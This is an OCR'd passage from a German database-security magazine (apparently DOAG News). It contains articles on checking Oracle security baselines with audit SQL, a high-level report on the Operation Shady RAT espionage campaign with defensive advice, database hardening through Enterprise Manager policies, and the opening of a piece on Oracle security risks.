,SECDEMO', ,SH', ,WK_TEST') or username like ,QS_%';
If any usernames are listed and are not documented in the System
Security Plan and authorized by the IAO, this is a Finding.
```

Listing 1

Beispiel 2 – SQL erzeugt eine Semikolon-separierte Liste:

```
SQL> SELECT SUBSTR (SYS_CON-
NECT_BY_PATH (grantee , ,;'),
     2) csv
  2  FROM (SELECT distinct
grantee , ROW_NUMBER () OVER
(ORDER BY grantee ) rn,
 COUNT (*) OVER () cnt
  3  FROM (select distinct
grantee from dba_role_privs
where granted_role='DBA')
)
  4  WHERE rn = cnt
  5  START WITH rn = 1
  6  CONNECT BY rn = PRIOR rn
     + 1
  7  ;
ADMALEX;ALEX_ROLE;CHECK1;CREDIT
;DEV4;DIRK;E1;MANI12;SYS;SYSTEM
```

Beispiel 3 – SQL erzeugt eine Semikolon-separierte Liste, Default-Werte sind entfernt:

```
SQL> SELECT SUBSTR (SYS_CON-
NECT_BY_PATH (grantee , ,;'),
     2) csv
  2  FROM (SELECT distinct
grantee , ROW_NUMBER () OVER
(ORDER BY grantee ) rn,
 COUNT (*) OVER () cnt
  3  FROM (select distinct
grantee from dba_role_privs
where granted_role='DBA'
and grantee not in (,SYS','SYS
TEM','FLOWS_020100','CTXSYS',
,SYSMAN','BAM','ORASSO','PORTAL
','WKSYS')))
  4  WHERE rn = cnt
  5  START WITH rn = 1
  6  CONNECT BY rn = PRIOR rn
     + 1
  7  ;
ADMALEX;ALEX_ROLE;CHECK1;CREDIT
;DEV4;DIRK;E1;MANI12
```

Der folgende Test überprüft, ob das File „tkprof" existiert. Beispiel 1 – CIS Benchmark:

```
ls -la $ORACLE_HOME/bin/tkprof
```

Beispiel 2 – falls nicht existent, wird kein Fehler ausgegeben:

```
 test -e $ORACLE_HOME/bin/tk-
prof &amp;amp;&amp;amp; echo „tkprof
exists"
```

Überprüfen von Baselines

Wenn man eine Baseline erstellt hat, sollte man diese auch regelmäßig überprüfen, um den Status und Verletzungen der Richtlinie feststellen zu können. Dies kann mithilfe von eigenen Programmen, Skripten oder kommerziellen Tools (wie Oracle Gridcontrol, McAfee Security Scanner for Databases) erfolgen. Dazu einige Beispiel-Screenshots, die mit dem McAfee Security Scanner for Databases erstellt wurden. Die gelben und roten Punkte stellen Verletzungen einer Baseline dar (siehe Abbildungen 1).

Meherere Datenbanken

Bei der Überprüfung mehrerer Datenbanken wird man feststellen, dass einige Tests auf (fast) allen Datenbanken eine Verletzung der Regel liefern. In diesem Fall sollte man überlegen, ob der Test so richtig oder ob das gesamte Deployment der Datenbanken zu ändern ist. Zusätzlich sollte man einen Prozess implementieren, der es erlaubt, Verletzungen der Policy wie „REMOTE_OS_AUTHENTITCATION = true" auf SAP-Systemen zu akzeptieren. Dabei sollte sich der DBA diese Verletzung vom Management absegnen lassen (Risk Acknowledgement oder Risk Acceptance).

Auch wenn es anfangs kompliziert klingt, ist die Erstellung einer Baseline nicht so schwierig, sofern man die Sache methodisch angeht und bei der Erstellung der Baseline immer die Implementierung im Auge behält.

Alexander Kornbrust
Red-Database-Security GmbH
ak@red-database-security.com




Abbildung 1: Verletzungen der Baseline einer Datenbank

Sie ging Anfang August 2011 durch die Medien als „Operation zwielichtige Ratte" – eine Hacker-Attacke, die rund fünf Jahre lang lief und neben Regierungen und großen Organisationen natürlich auch Unternehmen aller Art ins Visier nahm. Operation Shady RAT ist nicht die erste solcher Aktivitäten, die Liste ist lang: Operation Aurora, Operation Night Dragon und so weiter.

Operation Shady RAT – eine Geschichtsstunde der Neuzeit

Isabell Unseld, McAfee GmbH

Unter den Opfern befinden sich neben bekannten Namen wie RSA, Lockheed Martin, Sony und PBS noch viele andere. Jetzt kann man sich fragen: „Und was habe ich damit zu tun?" Viel, denn die Angreifer sind interessiert an Daten und vertraulichen Informationen. Zwangsweise muss hier also auch die Sicherheit von Daten und Datenbanken diskutiert werden. Das wird dann ein Thema, sobald jemand auf eine Datenbank zugreift, um sich Informationen zu ziehen.

Betroffenheit an allen Fronten

Man kann mit Überzeugung sagen, dass wahrscheinlich jedes Unternehmen in jedem Industriezweig attackiert wurde, das eine signifikante Größe hat und über intellektuelles Eigentum beziehungsweise Geschäftsgeheimnisse verfügt. Es gibt Unternehmen, die davon wissen, und solche, die nicht wissen, dass sie angegriffen wurden. Dabei sind solche Angriffe kein neues Phänomen; seit etwa fünf Jahren nehmen sie stetig zu, werden ausgereifter, schwerer zu entdecken und oft auch nicht öffentlich gemacht. Dabei ist alles interessant: Source Codes, der Inhalt von Datenbanken, E-Mail-Archive, Verhandlungsunterlagen, Verträge und so weiter.

Was mit den erbeuteten Daten passiert, ist letztlich nicht bekannt. Wir wissen nur, dass es sich um eine Daten-Menge im Petabyte-Bereich handelt. Wenn jedoch auch nur ein kleiner Teil davon dazu genutzt wird, um es einem Wettbewerber zu ermöglichen, bessere Produkte herzustellen oder einen Mitbewerber bei einer Ausschreibung zu schlagen, kann es sich um einen massiven ökonomischen Verlust handeln, der nicht nur einzelne Unternehmen oder Wirtschaftszweige betrifft, sondern bei wiederholtem Auftreten die wirtschaftliche Entwicklung eines Landes. Trotzdem ist die öffentliche Wahrnehmung solcher Attacken eher minimal und das Verständnis für die Folgen gering.

Was steckt hinter Operation Shady RAT?

Zunächst einmal handelt es sich natürlich nicht um eine Ratte – „RAT" steht für den Begriff „Remote Access Tool". Es handelt sich auch nicht um eine brandneue Attacke, und die meisten Opfer haben diese spezifischen Infektionen schon beseitigt, obwohl offen bleibt, ob sie die Ernsthaftigkeit der Lage überhaupt realisiert oder nur die betroffenen Systeme ohne weitere Analyse eines möglichen Datenverlustes gereinigt haben.

Es wurden verschiedene Malware-Varianten und andere relevante Indikatoren entdeckt und zwar mit Hilfe von Generic Downloader.x und generischen BackDoor.t-Signaturen. Wer damit schon einmal zu tun hatte, erkennt sie durch die Nutzung von verschlüsselten HTML-Vermerken in Webseiten, die als Command Channel einer infizierten Maschine genutzt werden.

Entdeckt wurden die Angriffe auf einem Server, der unter Kontrolle der Angreifer stand, ein sogenannter „Command & Control Server". Server dieser Art werden von den Angreifern benutzt, um Attacken zu organisieren und zu koordinieren. Hier konnten Logs erfasst werden, die das volle Ausmaß der Opferzahl seit Mitte 2006 enthüllen, als die Log-Sammlung anfing. Mit Sicherheit ist davon auszugehen, dass die Angreifer nicht nur einen Server dieser Art nutzen, sondern – ganz im Sinne von Lastverteilung und Hochverfügbarkeit – eine ganze Reihe dieser Systeme in Betrieb haben. Es ist durchaus möglich, dass der Angriff schon viel eher begann, der früheste Anhaltspunkt für den Start der Gefährdung liegt jedoch bei Mitte 2006. Der Vorgang selbst war nicht ungewöhnlich für eine gezielte Attacke: Eine sogenannte „Spear-Phishing-E-Mail", die ein Exploit enthält, wird an eine Person gesendet, die in der richtigen Position eines Unternehmens sitzt. Wenn das Exploit auf einem ungepatchten System geöffnet wird, verursacht es den Download der entsprechenden Malware. Diese Malware initiiert einen sogenannten „Backdoor-Kommunikationskanal" zum „Command & Control Webserver" und liest die codierten Angaben in den versteckten Details des Webseiten-Codes aus.

Nun folgen andere Eindringlinge, die auf die infizierte Maschine zugreifen und sich sehr schnell bestimmte Privilegien verschaffen. Sie bewegen sich „seitwärts" innerhalb der angegriffenen Organisation, um neue, dauerhafte Verankerungen durch weitere infizierte Maschinen mit implementierter Malware anzubringen. Außerdem zielen sie auf eine schnelle Ent-

wendung der Daten, die sie gerne besitzen würden.

Das hohe Ausmaß der Gefährdung liegt auch darin begründet, dass die Angreifer nicht nur für kurze Zeit den Zugriff auf einzelne Daten und Systeme hatten, vielmehr agierten sie über einen langen Zeitraum in den Systemen der infizierten Unternehmen und Organisationen. Dies eröffnete ganz andere Möglichkeiten des Datenzugriffs, aber auch der Interpretation und des Erkennens innerbetrieblicher Abläufe und Organisationsstrukturen und -veränderungen. Man muss davon ausgehen, dass dieses Wissen für weitere Angriffe verwendet werden kann und wohl auch wird.

Es existiert ein durchaus funktionierender Schwarzmarkt im Internet für gestohlene Informationen und so kann es sein, dass die Zweckentfremdung gestohlener Informationen erst so richtig in Gang kommt, wenn die Daten über mehrere Zwischenhändler gegangen sind. Dazu entsprechende Tagebucheinträge:

1. Spear Phishing funktioniert. Es ist der erfolgreichste Angriffsvektor überhaupt und versieht den Angreifer mit Privilegien
2. Alle Arten von Daten sind begehrenswert
3. Angreifer werden unterschiedlich motiviert. Bei Shady RAT stand die finanzielle und politische Motivation im Vordergrund
4. Gestohlene Daten haben Petabyte-Größe erreicht
5. Es ist nicht bekannt, wohin die erbeuteten Informationen gingen, wer darauf Zugriff hat und was mit ihnen geschieht
6. Alle Regionen sind betroffen
7. Alle Organisations-Arten (öffentliche Einrichtungen, private Unternehmen, Regierungen) sind betroffen
8. Jede Unternehmensgröße ist betroffen
9. Die Attacken sind langlebig und ausdauernd: Die längste Attacke von Shady RAT dauerte 28 Monate (durchschnittliche Dauer 8,75 Monate)
10. Die führenden Unternehmen der Welt können in zwei Kategorien unterteilt werden: Erstens diejenigen, die angegriffen wurden und davon wussten, und zweitens die, die angegriffen wurden und immer noch keine Ahnung davon haben.

Sogenannte „APTs“, Advanced Persistent Threats, die im Falle von Operation Shady RAT zum Einsatz kamen, verstecken sich nicht und sind dennoch schwer auffindbar. Sie entziehen sich der Entdeckung, indem sie zum Beispiel gängige Network Ports ausnutzen. APTs steuern generell nur Netzwerkverbindungen nach außen an. Sollte also ein Unternehmensnetzwerk nicht speziell auch ausgehenden Netzwerkverkehr auf APT-bezogenen Anomalien beobachten, wird diese Art von Malware nicht identifiziert. Abschließend einige interessante Angaben zu APTs:

- Die durchschnittliche File-Größe liegt bei 121.85 kB

Werden Sie nicht zum Opfer

Nachfolgend sind fünf Schritte aufgelistet, die dabei helfen, Unternehmen zu schützen – egal, ob man schon angegriffen wurde oder noch nicht.

1. Stoppen Sie ungewünschte Infiltration

a. E-Mail-Sicherheitslösungen helfen, Spear-Phishing-Nachrichten abzufangen, bevor sie in die Inbox eines Anwenders gelangen
b. Web-Sicherheitslösungen helfen bei der Entdeckung und hindern Anwender daran, auf korrumpierte oder infizierte URLs zu gehen
c. Umfassender Schutz am Endpunkt hilft gegen den Download bösartiger Programme
d. Firewalls und Intrusion-Prevention-Systeme blockieren den Download von Malware und verhindern den unautorisierten Zugriff von „Command & Control“-Servern

2. Stoppen Sie nicht autorisierte Änderungen

a. „Application WhiteListing“ verhindert nicht genehmigte Änderungen
b. Das Monitoring von Datenbank-Aktivitäten verhindert den nicht genehmigten Zugriff auf geschäftskritische Daten in Datenbanken

3. Verhindern Sie, dass vertrauliche Daten ausgelesen werden können

a. Datenverschlüsselung verhindert, dass Daten gelesen werden können, auch wenn sie gestohlen werden
b. Data Loss Prevention identifiziert sensible Daten und kontrolliert deren Bewegung im Netz

4. Wissen, was sich im Netzwerk tut

a. Netzwerk-Verhaltensanalyse kann kompromittierte Systeme aufgrund von Traffic-Anomalien identifizieren und melden
b. Zentrale Verwaltung und Vulnerability-Einschätzung erlauben es, angreifbare Systeme in akzeptabler Zeit zu patchen

5. Globale Perspektive

a. Nur das eigene Netzwerk zu kennen, reicht mittlerweile nicht mehr aus. Man braucht praktisch ein globales Verständnis, um die Gefahren einschätzen zu können

- Die am meisten genutzten APT-Filenamen sind: svchost.ext, lexplore.exe, lprinp.dll und Wiinzf21.dll
- Sie unterbinden ihre Entdeckung zum Beispiel durch nach außen gehende http-Verbindungen
- 100 Prozent der APT-Backdoor-Trojaner nutzen nur ausgehende Verbindungen, 83 Prozent nutzen die TCP-Ports 80 und 443, die restlichen 17 Prozent einen anderen Port

nahmen einzurichten und vor allem nicht zu unterschätzen, dass sich Daten – auch wenn sie scheinbar vollkommen unbedeutend sind – in den Händen unautorisierter Personen zu einer Ware entwickeln können. In Zeiten der Globalisierung, in denen schon kleine Details einem Wettbewerber Vorsprünge verschaffen können, sind solche Angriffe also durchaus ernst zu nehmen.

Fazit

Shady RAT ist nur ein Beispiel für die weite Vielfalt von Angriffen auf Unternehmen. Die Operation hatte allerdings Signalwirkung, denn die Attacken waren gezielt auf namhafte Organisationen gerichtet und liefen über eine sehr lange Zeit, ohne dass manche Opfer davon Kenntnis hatten. Solche Angriffe werden in Zukunft keine Seltenheit bleiben, und man kann Unternehmen und Einrichtungen aller Größe und Coleur nur raten, wachsam zu sein, entsprechende Schutzmaß-

Isabell Unseld
McAfee GmbH
isabell_unseld@mcafee.com

Newsticker

Oracle stellt VM 3.0 vor

Die neue VM 3.0 umfasst neue regelbasierte Verwaltungsmöglichkeiten, innovatives Storage-Management über die Oracle VM Storage Connect Plug-in-API, zentrale Verwaltung der Netzwerk-Konfiguration, verbesserte Bedienbarkeit und Unterstützung für Open Virtualization Format (OVF). Oracle VM 3.0 bietet eine zentrale Management-Konsole für Virtuelle Maschinen, das Storage-Management und die Netzwerk-Konfiguration. So können Administratoren die Bereitstellung virtueller Maschinen automatisieren und rationalisieren. Zum automatisierten Ausrollen von Unternehmens-Software stehen mehr als neunzig VM Templates für Oracle Applications, Middleware und Datenbanken bereit. Die neue Version von Oracle VM unterstützt bis zu 128 virtuelle Prozessoren pro virtueller Maschine. Auf Oracle Sun Fire X4800 M2 Servern kann VM 3.0 sogar 160 physische Prozessor-Threads und 2 TB Speicher unterstützen.

Derzeit planen oder implementieren viele Unternehmen den Aufbau von privaten und virtuellen Datenbank-Clouds, um Kosten durch Konsolidierung und Standardisierung zu sparen. Bei diesen Projekten wird die Sicherheit oft vergessen. Dieser Artikel beschreibt die Härtung von Datenbanken, um eine Grundsicherheit für private Datenbank-Clouds zu erreichen.

Datenbank-Härtung oder Aufbau von sicheren Referenz-Datenbanken

Carsten Mützlitz, ORACLE Deutschland B.V. & Co. KG

Unter dem Härten von Datenbanken [1] wird eine Konfiguration verstanden, die ausschließlich die Funktionen zulässt, die die Anwendung benötigt. Zusätzlich wird überprüft, ob Standardfunktionen beziehungsweise notwendige Zusatzfunktionen entsprechend den Anforderungen sicher eingestellt sind, wie keine Nutzung von Standard-Kennwörtern, Zurücknahme von nicht notwendigen Privilegien, Zugriffskontrolle auf sensible Daten, Datenverschlüsselung etc. Die DOAG *News* hat zu diesem Thema bereits einen Artikel [2] veröffentlicht. Betrachten Sie jetzt den vorliegenden Artikel als eine aktuelle Erweiterung dazu mit Bezug auf das Hype-Thema „Private and Virtual Database Clouds" und eine Tool-gestützte Härtung von Oracle-Datenbanken.

Private Database Clouds

Viele Unternehmen verlassen den Pfad der dedizierten Datenbank pro Anwendung mit eigener Hardware, eigenem Peak-Load-Sizing und kostspieliger Administration. Dabei bewegen sie sich nunmehr wieder in Richtung Konsolidierung. Sie virtualisieren vorhandene Applikationen auf virtuellen Hardware-Plattformen, um damit die Flexibilität zu erhöhen sowie eine bessere Auslastung und Effizienz zu erlangen. Es entsteht eine sogenannte „Shared-Infrastruktur", die eine Mandantenfähigkeit für Anwendungen unterstützt. Applikationen wie eine Datenbank können in diese neue Infrastruktur schnell provisioniert werden, etwa vollautomatisch via Self-Services mittels Cloning-Verfahren im Enterprise Manager oder als Oracle VM Templates. Das ermöglicht unter anderem einen schnellen Aufbau von Test- und Entwicklungsumgebungen und erhöht die Agilität eines Unternehmens (siehe Abbildung 1).

Die Zusammenführung von Datenbanken auf eine gemeinsame und zentrale Hardware-Plattform muss bei der Planung ebenso den Aspekt der bestehenden Risiken und notwendigen Sicherheitsanforderungen beinhalten. Um den Administrationsaufwand zu reduzieren, empfiehlt es sich, für bestimmte Datenbank-Typen einen Unternehmensstandard zu etablieren, der die notwendigen Sicherheitsanforderungen berücksichtigt. Ein praktikabler Ansatz ist die Definition von Referenz-Datenbanken über ein Konfigurations-Template, die dann per Knopfdruck mittels „Enterprise Manager" installiert werden können. Ist dieser Standard implementiert, sind alle neuen Datenbanken mit dem notwendigen Sicherheitsstandard ausgestattet und als gehärtet zu betrachten.

Fahrplan für eine Datenbank-Härtung

Es gibt verschiedene Vorlagen von Oracle (siehe [2], [3], [4, [5]), um eine Datenbank zu härten. Zwei wesentliche Punkte sind zu ergänzen: Nach Erfahrung des Autors werden viele produktive Datenbank-Landschaften mit sensiblen Daten ohne das einfache Auditing der Datenbank (Standardfunktion) verwendet. Doch das Bundesdatenschutzgesetz (BDSG) und andere Regularien wie „Payment Card Indus-




Abbildung 1: Cloud Computing

try Data Security Standard (PCI DSS)“ fordern ganz klar eine Protokollierung von wesentlichen Zugriffen auf das Datenbank-System, wenn personenbezogene oder andere sensible Daten dort abgelegt sind. Audit-Funktionalität ist eine Standardfunktion innerhalb der Datenbank, die eingeschaltet werden kann. Somit können automatisiert verschiedene Aktivitäten in der Datenbank protokolliert und überwacht werden. Unabhängigkeit vom BDSG sollten immer folgende Audit-Einstellungen [4] eingestellt sein:

- *Fehlerhafte Datenbank-Logins*
  audit create session whenever not successful;
- *Hochprivilegierte Datenbank-Aktivitäten der SYSDBAs protokollieren*
  Den „init.ora“-Parameter „audit_sys_operations=TRUE“ einstellen

Ein weiterer wichtiger Punkt, der auch im PCI-DSS-Standard definiert ist, ist die Forderung nach aktuellen Patches. Oracle liefert vierteljährlich sogenannte „kritische Sicherheitspatches (CPU)“. Diese gilt es einzuspielen, wenn das Scoring des Patches entsprechend sicherheitskritisch eingestuft ist. Für das Härten von Datenbanken bedeutet das, die aktuellen Patches in den Produktivsystemen einzuspielen. Hierfür ist es notwendig, eine geeignete Planung und ein Konzept zu definieren, um die Datenbanken in einem sicheren Zustand zu halten.

Anforderungen aus bestehenden gesetzlichen Regularien sind eine gute Grundlage, um auch eigene Sicherheitsstandards abzuleiten. Denn was für Kreditkarten- oder personenbezogenen Daten gilt, ist für sensible Unternehmensdaten sicherlich auch relevant.

Manuelle oder Tool-unterstützte Datenbank-Härtung

In der Regel entwerfen Unternehmen einen Sicherheitsstandard und setzen diesen manuell um. Die Erfahrung zeigt aber eindeutig, dass entsprechende Sicherheitsverantwortliche wie der Chief Security Officer (CSO) oder der Datenschutzbeauftragte keine Transparenz und Kontrolle über die Durchsetzung der definierten Sicherheitsstandards im Unternehmen haben. Daraus folgt, dass der Glaube eine höhere Sicherheitsumsetzung vermutet – die Realität jedoch eine andere Wahrheit spricht.

Die Lücke zwischen Glaube und Realität lässt sich Tool-basiert lösen. Gerade in Bezug auf Datenbank-Härtung beziehungsweise „sichere Konfiguration“ bietet Oracle eine umfangreiche Regelbibliothek an, die hier unterstützen kann und die aktuelle Konfiguration einer Datenbank auf Sicherheit prüft. Diese Funktionalität verbessert die Kontrolle und Transparenz bei der Durchsetzung von unternehmensweiten Sicherheitsstandards. Die Regelbibliothek ist Bestandteil des Enterprise Managers und wird im Funktionsumfang des Configration-Management-Packs angeboten.

Configuration Management

Das Configuration-Management-Pack sammelt Systemdaten des Hosts und der Datenbank und legt diese im Enterprise-Manager-Repository ab. Somit lassen sich Berichte über den Systembestand sowie Vergleiche der Systembestände durchführen. Idealerweise definiert man eine Baseline über eine Referenz-Datenbank und vergleicht damit die produktiven Systeme, um somit die Einhaltung des Unternehmensstandards aufzuzeigen. Für die Härtung von Datenbanken ist insbesondere der Policy-Manager interessant. Der Fokus liegt hier auf der Überwachung der Unternehmens- und Sicherheitspolicies.

Das Configuration-Management-Pack beinhaltet Hunderte automatisch ablaufbare Regeln für die Überprüfung der Sicherheit der Datenbank und deren Host. Diese können durch eigene Regeln erweitern werden. Es genügt ein Klick im Enterprise Manager, um einen Überblick über die sichere Konfiguration all seiner Datenbanken zu erhalten (siehe Abbildung 2). Der Administrator oder Sicherheitsverantwortliche erhält einen Überblick, gegen welche Regeln verstoßen wurde, wie sich die Compliance über einen Zeitraum verändert hat und welche Security Patches unbedingt eingespielt werden sollten.

Eine Policy-Group für die sichere DB-Konfiguration fasst wesentliche Regeln zusammen. Sie überprüft beispielsweise das Vorhandensein von Standard-Kennwörtern, Einstellungen der File-Permissions (Unix, Windows) von Oracle-Dateien, Init.ora-Parameter, Audit-Einstellungen, Kennwort-Policies sowie die Zugriffskontrolle auf DB-Objekte wie Tables (siehe Abbildung 3).

Eine weitere Policy-Group überwacht einige wichtige Konfigurationen auf dem Host. Es werden offene Ports, unsichere Services und Filesystem-Einstellungen überprüft. In der Summe bieten diese Policy-Gruppen einen Best-Practice-Ansatz, um die Überprüfung der Datenbank-Konfiguration auf gängige Sicherheitsaspekte zu kontrollieren. Der Policy-Manager kann Regeln und Regelgruppe automa-

Abbildung 2: Ausschnitt aus der DB-Security zusammengefasst




Abbildung 3: Policy Group „Secure Configuration for Oracle DB“ ausgeführt

tisiert ablaufen lassen und liefert einen aktuellen Zustand der sicheren Konfiguration. Zusätzlich werden Trends abgeleitet, die eine Verbesserung beziehungsweise Verschlechterung der Zustände visualisieren. Für die Härtung sind grundsätzlich vier Regel-Kategorien anzuwenden, die in vier Policy-Groups zusammengefasst sind:

- Database Instance Security Policies (122)
- RAC Database Security Policies (50)
- Host Security Policies (4)
- Listener Security Policies (36)

Jede dieser Regeln kann einzeln und automatisiert ablaufen (via Scheduler). Um den Automatisierungsgrad zu erhöhen, lässt sich für jede Regel zusätzlich eine automatische Korrektur bei Verletzung implementieren. Zum Beispiel wenn zwei Sample-Accounts in der Datenbank den Status „open“ aufweisen. Dieses Sicherheitsrisiko soll automatisch gelöst werden. Hierfür wird die Security-Regel „Well known Accounts“ editiert und eine automatische Korrektur implementiert, wenn eine Verletzung der Policy auftritt. Die automatisierte Korrektur einer Verletzung wird der Policy hinzugefügt und ein SQL-Script beigelegt, das alle bekannten Sample-Accounts sperrt sowie das Kennwort „expired“. Es können auch eigene Policies implementiert werden, um somit einen unternehmensweiten Standard für die sichere Konfiguration von Oracle-Datenbanken zu definieren.

Dieser kurze Einstieg in das Configuration Management Pack zeigt auf, wie einfach unternehmensweite Sicherheit-Policies für Datenbanken automatisiert durchgesetzt und überwacht werden können. Neben einer automatisierten sicheren Datenbank-Konfiguration („Härtung“) wird automatisch die Produktivität vieler Mitarbeiter erhöht, die sich im Unternehmen mit Security befassen.

Standardberichte

Der Enterprise Manager beinhaltet ebenfalls eine Vielzahl von Standardauswertungen. Beispielsweise kann pro Datenbank ein Überblicksreport ausgeführt werden. Dieser zeigt wesentliche Informationen einer DB-Instanz an. Ein weiterer guter Standardbericht ist die Konfigurationszusammenfassung einer Datenbank-Instanz, um den Zustand nach Fertigstellung einer Datenbank-Installation automatisch per Knopfdruck zu dokumentieren.

Oracle bietet weitere Lösungen an, die die Sicherheit der Datenbank wesentlich erhöhen:

- Für eine starke Authentisierung wie Kerberos, Datenverschlüsselung und Netzwerkverschlüsselung gibt es die Oracle-Advanced-Security-Option
- Für die Funktionstrennung (Segregation of Duties) und Durchsetzung diesbezüglich implementierter Policies bietet Oracle Database Vault an
- Eine zentrale Protokollierung von Datenbank-Aktivitäten und Ablage der Protokolle in einem revisionssicheren Repository ermöglicht Audit Vault
- Die Klassifizierung von Daten, um einen Zugriffsschutz auf Daten-Ebene zu erzielen, kann durch Label Security erlangt werden
- Die Überwachung von Datenbankzugriffen und Blockierung unerlaubter Zugriffe auf die Datenbank gewährleistet die Database Firewall

Fazit

Eine Härtung des Datenbanksystems hat zwei wesentliche Ziele: Risiko-Minimierung und Nachweisbarkeit. Zum einen soll eine kontrollierte Vorgehensweise definiert werden, die eine Datenbank den Anforderungen entsprechend konfiguriert. Dieses Vorgehen implementiert einen Grundschutz und verfolgt das zweite Ziel, nämlich die Verringerung des Risikos vor Missbrauch.

Weitere Informationen

[1] BSI, M 2.363 Schutz gegen SQL-Injection, hier Beschreibung zur Härtung von Datenbanken: https://www.bsi.bund.de/ContentBSI/grundschutz/kataloge/m/m02/m02363.html

[2] DOAG News, 2007 Q3, Heinz-Wilhelm Fabry, Härten – effektiver Grundschutz für Datenbanken: http://www.doag.org/pub/docs/Publikationen/DOAG-News/2007/2007-3/12_Haerten_DNQ3_07.pdf

[3] Oracle Project Lockdown: http://www.oracle.com/technetwork/articles/index-087388.html

[4] Oracle Database Security Guide 11gR2, Chapter 10 Keeping your Oracle database secure: http://download.oracle.com/docs/cd/E11882_01/network.112/e16543/guidelines.htm#CHDCEBFA

[5] Oracle Database Security Checklist: http://www.oracle.com/technetwork/database/security/twp-security-checklist-database-1-132870.pdf

Carsten Mützlitz
ORACLE Deutschland B.V. & Co. KG
carsten.muetzlitz@oracle.com

Schon einfache Maßnahmen wie entsprechende Konfigurationseinstellungen können Sicherheitslücken weitestgehend verhindern. Richtig konfiguriert und gehandhabt stellt die Datenbank ein überschaubares Risiko dar.

Sicherheitsrisiko Oracle-Datenbank?

Christian Wischki und Kyle Krüsi

Sensible Datenbanken liegen meist in den innersten Kreisen der Firmen-Netzwerke und sind somit in der Regel allein schon durch mehrere demilitarisierte Zonen gegen Sicherheitsrisiken von außen abgesichert. Die in der Praxis aber überwiegenden Versuche von unbefugten Personen, an die in der Datenbank enthaltenen Daten zu gelangen, erfolgen jedoch nicht von außen, sondern von innen – auch durch die Mitarbeiter des eigenen Unternehmens.

Wie viel Sicherheit braucht ein Unternehmen?

Das Security-Management für Oracle-Datenbanken kann im Grunde abstrakt betrachtet und wie folgt definiert werden: die Gewährleistung der Daten im vorgegebenen Umfang, bezogen auf die Vertraulichkeit (Schutz vor unautorisiertem Zugriff auf die Datenbank), Integrität (Vollständigkeit und Korrektheit der Daten), inhaltliche Verfügbarkeit (berechtigte Personen und Systeme können im jeweils definierten Umfang bei Bedarf auf die Datenbank zugreifen) sowie die Rückverfolgbarkeit und Nachvollziehbarkeit (Protokollierung der Aktivitäten innerhalb der Datenbank).

So einfach das auf den ersten Blick erscheint, in der Praxis kann das Security-Management für Oracle-Datenbanken durchaus sehr schnell zu einer sehr komplexen und aufwändigen Angelegenheit werden – vor allem wenn es gleich zu Beginn alle mögli-

chen oder bekannten Richtlinien wie beispielsweise diverse Compliance-Vorgaben zu realisieren gilt. Deshalb sollte am Anfang eines jeden Security-Managements immer die Identifikation der Risiken stehen – im Grunde die Beantwortung der Frage: „Was bedeutet es für mein Unternehmen, wenn die Sicherheit einer Datenbank vernachlässigt wird?“ Jedes Unternehmen muss für sich selbst klären, welche Schäden es in Kauf nehmen will und welche nicht.

Aus Sicht der Datenbank sollten Unternehmen für die Erfassung möglicher Schäden folgende Fragen zwingend beantworten:

- Was geschieht, wenn die Datenbank nicht mehr verfügbar ist?
